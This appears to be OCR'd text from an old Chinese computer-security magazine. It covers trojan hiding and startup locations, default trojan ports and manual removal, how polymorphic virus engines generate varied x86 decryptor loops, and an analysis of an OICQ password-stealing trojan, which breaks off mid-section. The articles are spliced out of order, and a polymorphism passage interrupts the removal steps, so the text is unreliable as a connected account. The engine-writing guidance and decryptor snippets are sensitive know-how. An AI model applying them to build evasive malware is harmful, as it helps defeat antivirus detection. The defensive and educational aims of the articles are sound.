它虽然在你系统启动时会自动运行，但它不会在“任务栏”中产生一个图标，这是容易理解的，不然的话，凭你的火眼金睛你一定会发现它的。我们知道要想在任务栏中隐藏图标，只需要在木马程序开发时把“Form”的“Visible”属性设置为“False”、把“ShowintaskBar”属性设置为“Flase”即可；

b.木马程序自动在任务管理器中隐藏，并以“系统服务”的方式欺骗操作系统。

c.木马会关联系统中的其他文件进行伪装。

2.它具有自动运行性

它是一个当你系统启动时即自动运行的程序，所以它必需潜人在你的启动配置文件中，如win.ini、system.ini、winstart.bat以及启动组等文件之中。

3.木马程序具有欺骗性

木马程序要达到其长期隐蔽的目的，就必须借助系统中已有的文件，以防被你发现，它经常使用的是常见的文件名或扩展名，如“dll\win\sys\explorer等字样，或者仿制一些不易被人区别的文件名，如字母“l”与数字“1”、字母“o”与数字“0”，常修改基本文件中的这些难以分辨的字符，更有甚者干脆就借用系统文件中已有的文件名，只不过它保存在不同路径之中。还有的木马程序为了隐藏自己，也常把自己设置成一个ZIP文件式图标，当你一不小心打开它时，它就马上运行。等等这些手段那些编制木马程序的人还在不断地研究、发掘，总之是越来越隐蔽，越来越专业。

4.具备自动恢复功能

现在很多的木马程序中的功能模块已不再是由单一的文件组成，而是具有多重备份，可以相互恢复，不是简单的就可以删除干净。

5.能自动打开特别的端口

木马程序潜入电脑之中的目的不主要是为了破坏你的系统，而是为了获取你的系统中有用的信息，当你上网与远端客户进行通讯时，木马程序就会用服务器/客户端的通讯手段把信息告诉黑客

们，以便黑客们控制你的机器，或实施更进一步入侵企图。

6. 功能的特殊性

通常木马的功能都是十分特殊的，除了普通的文件操作以外，还有些木马具有搜索cache中的口令、设置口令、扫描目标机器的IP地址、进行键盘记录、远程注册表的操作、以及锁定鼠标等功能，上面所讲的远程控制软件的功能当然不会有的，毕竟远程控制软件是用来控制远程机器，方便自己操作而已，而不是用来黑对方的机器的。

木马怎么传播木马

1.传播方式

木马的传播方式主要有两种：一种是通过E-MAIL，控制端将木马程序以附件的形式夹在邮件中发送出去，收信人只要打开附件系统就会感染木马；另一种是软件下载，一些非正规的网站以提供软件下载为名义，将木马捆绑在软件安装程序上，下载后，只要一运行这些程序，木马就会自动安装 。

2.伪装方式

(1)修改图标

现在有很多木马可以将木马服务端程序的图标改成HTML，TXT，ZIP等各种文件的图标，这有相当大的迷惑性。

(2)捆绑文件

这种伪装手段是将木马捆绑到一个安装程序上，当安装程序运行时，木马在用户毫无察觉的情况下，偷偷的进入了系统，至于被捆绑的文件一般是可执行文件(即EXE，COM一类的文件)。

(3)出错显示

有一定木马知识的人都知道，如果打开一个文件，没有任何反应，这很可能就是木马程序， 木马的设计者也意识到了这个缺陷，所以已经有木马提供了一个叫做出错显示的功能。当服务端用户打开木马程序时，会弹出一个错误提示框(这当然是假的)，错误内容可自由定义，大多会定制成 一些诸如“文件已破坏，无法打开的！”之类的信息，当服务端用户信以为真时，木马却悄悄侵入了系统。

(4)定制端口

很多老式的木马端口都是固定的，这给判断是否感染了木马带来了方便，只要查一下特定的端口就知道感染了什么木马，所以现在很多新式的木马都加入了定制端口的功能，控制端用户可以在1024——65535之间任选一个端口作为木马端口(一般不选1024以下的端口)，这样就给判断所感染木马类型带来麻烦。

(5)自我销毁

这项功能是为了弥补木马的一个缺陷。我们知道当服务端用户打开含有木马的文件后，木马会将自己拷贝到Widnows的系统文件夹中(C:\Widnows或C:\Widnows\SYSTEM目录下)，一般来说，原木马文件和系统文件夹中的木马文件的大小是一样的(捆绑文件的木马除外)，那么中了木马的朋友只要在近来收到的信件和下载的软件中找到原木马文件，然后根据原木马的大小去系统文件夹找相同大小的文件，判断一下哪个是木马就行了。而木马的自我销毁功能是指安装完木马后，原木马文件将自动销毁，这样服务端用户就很难找到木马的来源，在没有查杀木马的工具帮助下，就很难删除木马了。

如何发现自己电脑中的木马

我们以“冰河”为例，现在知道“冰河”打开了电脑的7626端口，要想知道自己的电脑是不是中了“冰河”，只要敲敲7626这扇“门”就可以了。然后打开浏览器，在浏览器的地址栏中输入http://本机IP:7306/，如果浏览器告诉你连接不上，说明你的电脑的7626端口没有开放，如果浏览器能连接上，那么你的电脑就应该中了“冰河”木马。这是最简单最直接的办法，不过需要你知道各种木马所开放的端口。以下列出几个流行的木马所使用的通信端口，有的木马端口可以重定义，下面只是其默认端口：

BO 31337　YAI 1999　DEEP THROAT 2140　3150　NETBUS 12345　冰河 7626　SUB7　1243　27374

你可以通过监视以上这些端口是否开放来判断自己是否中了木马。

其实在WIN95/98/NT安装目录下便有一个Netstat命令，利用该工具可以显示有关统计信息和当前TCP/IP网络的连接情况。

其格式是：Netstat　－参数1　－参数2

利用a这个参数就可以显示所有与该机建立连接的端口信息。以下给出网络通信中最常用的几个端

口：

用于FTP文件传输协议的端口：21

用于TELNET远程登录协议的端口：23

用于SMTP邮件传输协议的端口：25

用于DNS域名服务，即域名与IP之间的转换的端口：53

用于HTTP超文本传输协议的端口：80

用于POP3电子邮件的一种接收协议的端口：110

Widnows中开放的端口：139

除此之外，若还有其他端口开放，就应引起重视，进一步判断是否为木马人侵。

若遭到了木马的袭击就应清除相应的木马程序。由于手工清除比较繁琐，建议大家还是选用几款专业的木马清除软件。

Netstat的主要参数还有

-a：显示所有连接和侦听端口。服务器连接通常不显示。

-e：显示以太网统计。该参数可以与 -s 选项结合使用。

-n：以数字格式显示地址和端口号（而不是尝试查找名称）。

-s：显示每个协议的统计。默认情况下，显示 TCP、UDP、ICMP 和 IP 的统计。-p 选项可以用来指定默认的子集。

-p protocol：显示由 protocol 指定的协议的连接；protocol 可以是 tcp 或 udp。如果与 -s 选项一同使用显示每个协议的统计，protocol 可以是 tcp、udp、icmp 或 ip。

-r：显示路由表的内容。

interval：重新显示所选的统计，在每次显示之间暂停 interval 秒。按 CTRL+B 停止重新显示统计。如果省略该参数，netstat 将打印一次当前的配置信息。

如何删除木马

最简单的办法当然是用杀毒软件删除木马了，Netvrv病毒防护墙可以帮你删除netspy.exe和bo.exe木马，但是不能删除netbus木马。

下面就netbus木马为例讲讲删除的经过。

简单介绍一下netbus木马，netbus木马的客户端有两种，开放的都是12345端口，一种以Mring.exe为代表（472，576字节），一种以SysEdit.exe为代表（494，592字节）。

Mring.exe一旦被运行以后，Mring.exe就告诉Widnows，每次启动就将它运行，Widnows将它放在了注册表中，你可以打开C：\Widnows\REGEDIT.EXE进入HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run找到Mring.exe然后删除这个健值，你再到Widnows中找到Mring.exe删除。注意了，Mring.exe可能会被黑客改变名字，字节长度也被改变了，但是在注册表中的位置不会改变，你可以到注册表的这个位置去找。

另外，你可以找包含有“netbus”字符的可执行文件，再看字节的长度，Widnows和其他的一些应用软件没有包含“netbus”字符的，被你找到的文件多半就是Mring.exe的变种。

SysEdit.exe被运行以后，并不加到Widnows的注册表中，也不会自动挂到其他程序中，于是有人认为这是傻瓜木马。但是SysEdit.exe要是挂在其他的软件中，只要你不碰这个软件，SysEdit.exe就不发作，一旦运行了被安装SysEdit.exe的程序，SysEdit.exe也同时启动了。有人做过这样的实验：将SysEdit.exe和C：\Widnows\SYSTEM\Abcwin.exe捆绑起来，Abcwin.exe是智能ABC输入法，当开启电脑到上网，只要没有打开智能ABC输入法打字聊天，SysEdit.exe也就没有被运行，黑客就不能进入12345端口，如果一旦启动智能ABC输入法（Abcwin.exe），那么捆绑在Abcwin.exe上的SysEdit.exe也同时被运行了，12345端口被打开，别人就可以黑到电脑中来了。同样道理，SysEdit.exe可以被捆绑到网络传呼机、信箱工具等网络工具上，甚至可以捆绑到拨号工具上，电脑中的几百个程序中，你知道会在什么地方发现它吗？有的时候知道自己中了netbus木马，特别是SysEdit.exe，能发现12345端口被开放，并且可以用netbus客户端软件进入自己的电脑，却不知道木马在什么地方。这时候，你可以检视内存，请打开C：\Widnows\DRWATSON.EXE，然后对内存拍照，查看“高级视图”中的“任务”标签，“程序”栏中列出的就是正在运行的程序，要是发现可疑的程序，再看“路径”栏，找到这个程序，分析它，你就知道是不是木马了。SysEdit.exe虽然可以隐藏在其他的程序后面，但是在C：\Widnows\ DRWATSON.EXE中还是暴露了。

简单的预防

介绍两个软件，一个是端口监视器NukeNabber，你只要告诉NukeNabber需要监视7626端口，如果有人接触这个端口，就马上报警。在别人看来，你的电脑的7626端口是开放的，但是7626不是由"冰河"控制了，当NukeNabber发现有人接触7626端口或者试图进入你的7626端口，马上报警，你可以在NukeNabber上面看到黑客对你做了些什么，黑客的IP地址是哪里，然后，你就可以反过来攻击黑客了。当NukeNabber监视139的时候，你就可以知道谁在用IP炸弹炸你。另外提一下，如果NukeNabber告诉你不能监视7626端口，说这个端口已经被占用了，那么说明你的电脑中存在"冰河"了。第二个软件就是Tcpview.exe，这个软件是线程监视器，你可以用它来查看有多少端口是开放的，谁在和你通讯，对方的IP地址和端口分别是什么。

木马的通用解法

现在市面上有很多新版杀毒软件都可以自动清除"木马"，但它们并不能防范新出现的"木马"程序，因此最关键的还是要知道"木马"的工作原理，这样就会很容易发现"木马"。

前面我们说过"木马"程序会想尽一切办法隐藏自己，主要途径有：在任务栏中隐藏自己，只要把Form的Visible属性设为False、ShowInTaskBar设为False，程序运行时就不会出现在任务栏中了。下面我们要说的是"木马"是怎样自动加载的?


在win.ini文件中，在[Widnows]下面，"run="和"load="是可能加载"木马"程序的途径，必须仔细留心它们。一般情况下，它们的等号后面什么都没有，如果发现后面跟有路径与文件名不是你熟悉的启动文件，你的计算机就可能中上"木马"了。当然你也得看清楚，因为好多"木马"，如"AOL Trojan木马"，它把自身伪装成command.exe文件，如果不注意可能不会发现它不是真正的系统启动文件。

在system.ini文件中，在[BOOT]下面有个"shell=文件名"。正确的文件名应该是"explorer.exe"，如果不是"explorer.exe"，而是"shell= explorer.exe 程序名"，那么后面跟着的那个程序就是"木马"程序，就是说你已经中"木马"了。

在注册表中的情况最复杂，通过regedit命令打开注册表编辑器，在点击至："HKEY－LOCAL－MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"目录下，查看键值中有没有自己不熟悉的自动启动文件，扩展名为EXE，这里切记：有的"木马"程序生成的文件很像系统自身文件，想通过伪装蒙混过关，如"Acid Battery v1.0木马"，它将注册表"HKEY－LOCAL－MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"下的Explorer键值改为Explorer="C:\Widnows\expiorer.exe"，"木马"程序与真正的Explorer之间只有"i"与"l"的差别。当然在注册表中还有很多地方都可以隐藏"木马"程序，如："HKEY－CURRENT－USER\Software\Microsoft\Windows\CurrentVersion\Run"、"HKEY－USERS****\Software\Microsoft\Windows\CurrentVersion\Run"的目录下都有可能，最好的办法就是在"HKEY－LOCAL－MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"下找到"木马"程序的文件名，再在整个注册表中搜索即可。

知道了"木马"的工作原理，查杀"木马"就变得很容易，如果发现有"木马"存在，最安全也是最有效的方法就是马上将计算机与网络断开，防止黑客通过网络对你进行攻击。然后编辑win.ini文件，将[Widnows]下面，"run="木马"程序"或"load="木马"程序"更改为"run="和"load="；编辑system.ini文件，将[BOOT]下面的"shell='木马'文件"，更改为："shell=explorer.exe"；在注册表中，用regedit对注册表进行编辑，先在"HKEY－LOCAL－MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"下找到"木马"程序的文件名，再在整个注册表中搜索并替换掉"木马"程序，有时候还需注意的是：有的"木马"程序并不是直接将"HKEY－LOCAL－MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"下的"木马"键值删除就行了，因为有的"木马"如：BladeRunner"木马"，如果你删除它，"木马"会立即自动加上，你需要的是记下"木马"的名字与目录，然后退回到MS－DOS下，找到此"木马"文件

变形病毒大家一定都听说过，其特征表现在病毒传染到目标后，病毒自身代码和结构在空间上、时间上具有不同的变化。但其基本原理又是什么呢？为了增强大家对病毒的了解，特此登出以下科普性文章。



变形病毒如何变形

——变形原理简要分析

文／引号

变形病毒几乎人人都听说过，但什么是变形病毒呢？典型变形病毒的特点就是每感染一个目标后，其病毒代码与前一被感染目标中的病毒代码几乎没有3个连续的字节是相同的。一个变形病毒一般由病毒体本身和变形引擎构成，病毒体负责感染和破坏，而变形引擎则负责对病毒体和引擎本身进行变形加密。变形引擎的作用是公认和显而易见的。以前的病毒扫描器的基本原理非常简单，先是通过一定方法分析病毒，在病毒代码中找到比较有代表性的特征字符串，查毒时只是在可执行文件中查找这些特征字节串，如果发现则代表有毒。它的处理速度非常快，而且几乎可以辨认出所有已知的病毒。但是，变形病毒的出现破坏了这种工作。变形病毒对每份病毒拷贝进行不同的编码，而且理论上可以做到与前份拷贝没有任何一个相同的字节。病毒扫描器将无法利用简单的特征串查找

并删除掉。重新启动计算机，然后再到注册表中将所有“木马”文件的键值删除。

最后还要注意：

1.如果木马正在运行，则你无法删除其程序，这时你可以重启动到DOS方式然后将其删除；

2.有的木马会自动检查其在注册表中的自启动项，如果你是在木马处于活动时删除该项的话它能自动恢复，这时重启到DOS下将其程序删除后再进入Widnows 9x下将其注册表中的自启动项删除；

3.在做删除操作和注册表修改操作前一定要先备份。

小结

了解了前面所说的木马知识，相信木马对我们已经不是那么可怕，只要我们平时能够勤快一点，就一定可以让木马无处藏身。最后再罗嗦几点：

1.永远不要执行任何来历不明的软件或程序，除非自己的计算机水平确信到了百毒不侵的地步。谨慎对待就是下载后先用杀毒软件检查一遍，确定无害了再执行、使用。

2.永远不要相信你的邮箱不会收到垃圾和“毒品”，即使从没露过面的邮箱或是ISP邮箱，有些时候你永远没办法知道别人如何得知你的Email地址的。

3.给朋友mail软件时记得要叮嘱他记得先查毒。

4.永远不要因为对方是你的好朋友就轻易执行他发过来的软件或程序，因为你不确信他是否也像我一样装上了病毒防火墙，也许你的朋友中了黑客程序还不知道，还以为是什么好东西寄来与你分享呢！

5.千万不要随便留下你的个人资料，因为你永远不会知道是否有人会处心积虑收集起来。

6.千万不要轻易相信网络上认识的新朋友，因为你不能保证，对方是否想利用你做实验品。

7.永远不要以为网络上谁也不认识谁就出言不逊，这样会不小心开罪某些高人到时找你开刀。

8.最后是永远不要随便说别人的坏话。虽说网络是虚幻的，但跟现实一样会有尔虞我诈，还是小心为上。

来定位这些病毒。所以，有些病毒扫描器被迫使用一些并不十分可靠的算法来判断病毒，比如被KVxxx大肆吹嘘的"广谱特征扫描"，这种方法经常会引起误判和漏判。所以随着技术的不断发展，新的反病毒技术也在不断出现，比如使用虚拟机通过病毒的特征行为来进行检测。随着这些新技术的出现，广谱特征扫描法已经基本被淘汰了。但是建立一种可靠的算法来检测变形病毒仍然比以前在某个病毒中找到一个特征串要复杂和困难得多。另外，如果一个病毒检测器无法发现哪怕仅仅是一个变形病毒，这个病毒也将不断衍生出无数的同类病毒。所以，从现阶段技术发展来看，最终胜利的将是病毒。

那么，这种变形病毒是怎样被编写出来的呢？其实一个简单的变形程序不过是一个复杂的代码生成器。编写这样的一个程序并不是非常困难。当然，复杂的变形程序的编写则困难的多，甚至在某些病毒中，90%的代码是用来变形的，而只有10%的代码用来完成一般病毒的感染与破坏等功能。这看上去就好像在一辆摩托车上安装了一个飞机发动机，虽然这看上去有些滑稽和不合情理，但却是事实。甚至有的复杂的变形程序几乎具备了一个汇编与反汇编器的全部功能，它可以读懂病毒的每个代码，并将它们按某些规律随机组合加密。所以，一般来说，复杂的变形病毒体积都比较大，几百字节的病毒体是不可能实现如此复杂的功能的。当然要写出这样的变形程序不是一般人可以完成的。下面笔者只简单介绍一下一个简单变形程序的一些编写思路。

一般比较简单的方法是先编写一个病毒，然后有针对性地写一个变形引擎附加在病毒代码中，然后利用变形引擎对病毒代码加密与解密，病毒的变形效果完全取决于变形引擎的编写质量。在尝试编写一个变形引擎之前，我们应该找到一份详细的80X86指令手册，其中的指令说明最好是详细到每个字节每个位的定义。这有助于我们编写出结构紧凑的代码。

了解基本的指令结构以后，就可以开始设计简单的变形程序了。在变形程序中，有些东西是必须的。常用的变形程序的处理方法看上去就像一个简单的可执行串，比如"BB1301B900022E8137123483C302E2F6"，一个真实的变形程序都利用类似的处理方法，其原理简单来说就是"设置一个指针寄存器，在其中保存指向欲解密内存的指针，再设置一个计数寄存器。先利用指针寄存器解密一个字节，然后更新指针寄存器，再减小计数寄存器，继续循环，直到记数寄存器减为0"。下面就是两段根据这种方法编写的程序。

解密程序范例 1

```
mov ebx,offset startencrypt ；此处 ebx 就是那个指针寄存器
mov ecx,viruslength  ；ecx保存的是循环次数
decrypt_loop:
xor byte ptr [ebx],12h ；一次解密一个字节
inc ebx ；更新指针寄存器以指向下一字节
loop decrypt_loop ；继续解密循环
startencrypt:
```

解密程序范例 2

```
start:
mov ebx,viruslength ；此处ebx保存欲解密字节数
mov ebp,offset start ；ebp是指针寄存器
decrypt_loop:
add byte ptr [ebp+0Ch],33h ；每次循环改变内存
inc ebp ；更新指针寄存器
dec ebx ；更新记数寄存器
jnz decrypt_loop ；循环直到解密完成
```

数字可以有无限的可能性。自然的，在编写一个真正的程序时会比单单地处理原理要增加很多的变化，而且这些变化应该是由变形程序本身所产生的。那么变形程序如何产生这些功能相同但外观不同的解密程序呢？一个最简单的方法是随机改变寄存器赋值语句的顺序。比如原始代码为：

```
mov ecx,viruslength
mov ebx,offset startencrypt
```

换个次序变为：

```
mov ebx,offset startencrypt
mov ecx,viruslength
```

这就是最简单的变化。

如果这是一个普通病毒，那原始的两个赋值语句就可以作为一个特征串，但如果次序是变化的，那它就不成其为特征串了。

接下来就可以考虑变形程序编写的一点细节问题。利用变形程序的结构和它的变化，可以在每次变形时将程序的长度增加那么一点点，这可以使初始时最少的编码产生出最大的变化。这种情况在变形病毒中很常见，我们经常能够发现有的变形病

毒就是每次感染后会比前一次增加几十到上百字节。

了解这些之后就可以进行真正的编码了。编码第一步应该是决定那些基本的变量。例如，一个变形程序可以决定使用每次编码长度为一个字节，并利用EBX做为指针寄存器，EDX存储加密的变量，ECX作为记数寄存器。一旦知道这些情况，那么这个变形程序的某些变量的原始值就是可预计的。比如，如果把ECX用做加密字节长度的计数器，那么它将保存病毒长度。为了增加随机性，加密的长度可以增加一个小的随机数。要注意的是一些变量，比如指针寄存器，可能在程序编码完成前是无法人为确定的，而完全由变形程序随机确定。另外读者如果熟悉汇编语言的话应该知道，有些寄存器是有某些专门用途的，比如ESI、EDI、EBP等。但是编写变形引擎是，选择变量和寄存器将不仅仅由他们本身的属性决定，应该尽可能的随机确定。

此外，对于某些代码，变形程序将把它们编码为功能相同的其他一个或一组指令。比如普通的编码程序将为寄存器赋值语句编码为一个简单的“mov”指令，而更复杂的变形程序能将简单的“mov”指令替换为一组功能相同，但形式上比原来复杂得多的指令序列。

例如：

```
mov eax, 808h
```

可以替换成：

```
mov eax, 303h  ; eax = 303h
mov ebx, 101h  ; ebx = 101h
add eax, ebx   ; eax = 404h
shl eax, 1     ; eax = 808h
```

还可以是：

```
mov eax, 404h
mov ebx, 2h
cdq
mul ebx
```

想像一下，那些寄存器赋值语句将被按随机的顺序编码，被用来记数的变量也不是首先进行编码的，而且记数的值在某个范围内无规律变化。由此可以想见，经过变形程序的处理，原来的程序将失去它所有的可辨认特征。

当寄存器赋值被编码后，真正的解密循环将被处理。这些循环将履行一定数量的工作，它们最大的特征就是对指定位置的内存进行操作，这也就是真正的解密指令；如果需要的话，当一部分完成后应修改用做指针的寄存器的值。最后循环指令本身也需要编码。它可以有很多形式，包括了“loop”，“loopnz”，“jnz”或其他一些。还要变化的还有用做解密值的寄存器和记数寄存器。具体的做法可以是事先定义几组功能相同的指令，然后随机抽取组合成最终的程序。

这些仅是通常的编码。另外，利用其他一些方法，比如在有效指令间添加一些无效的指令，则可以产生更多的变化，这些指令有很多的形式。如果编码程序设计得好的话，可以根据有效指令来产生无效指令，比如对某段有效指令中不用的寄存器进行随机赋值变化。


当解密代码写完后就是对源病毒代码进行加密了。通常的方法是把加密也交给变形程序来做，这就要求变形程序记住解密代码的特征以准确地得到加密代码。为此，常用的方法是解密代码和加密代码交替生成，每生成一段解密代码，则对应的再生成一段加密代码，直至所有代码全部完成。然后用加密代码加密病毒，再将解密代码附加在病毒前。这相对来说是比较容易实现的方法，而且也不容易出问题。

考虑好这些以后还有一个问题，由于解密程序的长度是不确定的，所以开始解密的程序起点一般在解密代码完成之前也是不确定的。如何解决它呢？一个简单的方法就是先写入一个数，比如把代码写成mov　ebx,808h，然后当解密代码完成后再把这个数修正。这种做法比较简单，但可变性不大。另一个方法是先直接赋值，再把类似与“xor byte ptr [ebx], 12h”变为“xor byte ptr [ebx+???],12h”，把修正的值写入???的地方，直接赋值的语句也可以用上面说的方法用多句语句来代替，这样可以增加程序的可变性。当然，上面的两种方法可以混合在一起，这样可能更好。

本文的内容虽然主要是关于病毒的，但并不是鼓励读者去编写病毒。笔者只是希望读者能了解关于变形病毒的一些基本知识。当然，读者可以把这些知识用在其他的方法，比如编写加密程序。现在不少的加密程序都含有变形代码，比如著名的可执行文件加密程序ASPR。另外，把它用在其他程序里加强保护，防止破解，也是不错的做法。

一个OICQ木马的发现

分析和清除过程



文 / heavyd

编者按：OICQ今日的火爆可能都超出了腾讯公司当初开发时的预期，现在每日离不开QQ的网友绝不在少数，9位数的注册号足以令人乍舌。那么，火爆的QQ网友喜欢，病毒木马也喜欢！特别当它可以满足一部分人窥探别人隐私和搞恶作剧等不健康心理需求时，各种QQ木马便应运而生。下面是一个被本文作者“活捉”的OICQ木马，看看是什么样吧！

我经常在网吧上网，使用Outlook来收发电子邮件。但在最近，我发现我的电子邮件里面会收到莫名其妙的邮件，内容有“想念你的模样 ，想我的小宝贝了 快乐……”等字样。而且附件中会包含一个文件名为kernelsys32.exe的可执行文件，在邮件中没有提到该邮件。同时我发现，当我一点击该邮件该附件时，该文件就自动执行。

以我的经验，我断定是中病毒或是木马了，而且是利用了MINE头的漏洞来执行它。经过分析，我发现它会窃取OICQ的密码，看来是个木马了，这种带有蠕虫性质的木马引起了我的兴趣。

网吧的杀毒软件一般都很旧，不一定能查到这个木马，木马是通过建立键盘钩子来响应键盘的操作，如果你是使用OICQ登录，那么它会记下你的OICQ号码和密码，不管是不是正确的密码，把它们保存在Windows目录\system\drocerr.sys和副本drocerrbk.sys文件里面，在Win 2k/xp里，它们保存在Windows目录\system32\里面，它们是隐含的文本文件，可以用一般的编辑器打开它，它们的格式为“O I C Q ：[号码] ||PASSWORD：[密码]”。该木马会修改注册表\HKEY_ LOCAL_ MACHINE\Softwoar\Microsoft\Windows\ Current Version\Run，新建名称为IMEKernel32的键，数据为Windows目录\system\KERNELSYS32.EXE，WIN 2K/XP为Windows目录\system32\KERNEL SYS32.EXE。注意：该木马是以一个进程的方式在后台运行，在Widnows 9x/Me中不容易发现它的行踪，在WinNT/2K/XP任务管理器中的“进程”中可以发现kernelsys32这个进程 。

我想大家应该对OICQ的东西都比较关心，看完本文以后，可以了解一般OICQ木马的工作原理，同时也可以提高大家的安全意识，提高自己动手解决问题的能力。

下面是我的具体分析过程。

1．蠕虫／木马感染部分

如果系统未感染此木马，它将会把自己复制到Windows的系统目录（Widnows 9x/Me目录名为system，Widnows 2000/xp目录名为system32），把自己改为隐含属性，并且修改注册表，让自己在每次启动Windows的时候自动运行。同时，在该目录下还生成imekernel32.sys，是一个动态链接库（DLL），它也被修改为隐含文件。此文件为负责建立钩子，获取OICQ的号码和密码，保存OICQ的号码和密码等等操作。

在使用OutLook等发送邮件时候，它便会把自己和捆绑的rtf、bmp、txt、doc、gif、jpeg、jpg等文件作为附件发送出去，其构造MIME头使你浏览该邮件内容时，木马自动执行，这样用户就不知不觉中招了。大家要小心一些重要资料，很可能会被泄露出去！

2．木马建立进程并运行的过程

木马首次运行时会用CreateProcessA（）进行注册使自己在后台运行，Widnows 9x/Me的用户可是看不到的哦，Widnows NT/2000/XP的用

户可以在任务管理器上看到它。以下是我跟踪到CreateProcessA（）的使用过程，大家不妨看看，参考API可以清楚此过程：

```
API BOOL Arg00 = CreateProcessA(Arg01,Arg02,
Arg03,Arg04,Arg05,Arg06,Arg07,Arg08,Arg09,Arg10)
API Address=0040227D, API Return Address=
00402283
  lpArg01 = () NULL
   Arg02 = (LPTSTR) 0065f454 -> "c:
\Widnows\system\
kernelsys32.exe"
  Arg03 = (LPSECURITY_ATTRIBUTES) = NULL
  Arg04 = (LPSECURITY_ATTRIBUTES) = NULL
  Arg05 = (BOOL) 00000000
  Arg06 = (DWORD) 00000000
  lpArg07 = () NULL
  lpArg08 = () NULL
  Arg09 = (LPSTARTUPINFO) 0065f0ec
     Arg09->si.cb = 68 decimal
     Arg09->si.lpReserved = NULL
     Arg09->si.lpDesktop = NULL
     Arg09->si.lpTitle = NULL
     Arg09->si.dwX = 0 decimal
     Arg09->si.dwY = 0 decimal
     Arg09->si.dwXSize = 0 decimal
     Arg09->si.dwYSize = 0 decimal
     Arg09->si.dwXCountChars = 0 decimal
     Arg09->si.dwYCountChars = 0 decimal
     Arg09->si.dwFillAttribute = 00000000
     Arg09->si.dwFlags = 00000181 (USESHOW
WINDOW, FORCEOFFFEEDBACK,
USESTDHANDLES)
     Arg09->si.wShowWindow = 0000
     Arg09->si.cbReserved2 = 0000
     Arg09->si.lpReserved2 = NULL
     Arg09->si.hStdInput = 00000000
     Arg09->si.hStdOutput = 00000000
     Arg09->si.hStdError = 00000000
  Arg10 = (LPPROCESS_INFORMATION) 0065f130
```

木马会通过使用LoadLibraryA（）来载入IMEkernel32.sys。

3．木马获得OICQ密码的过程

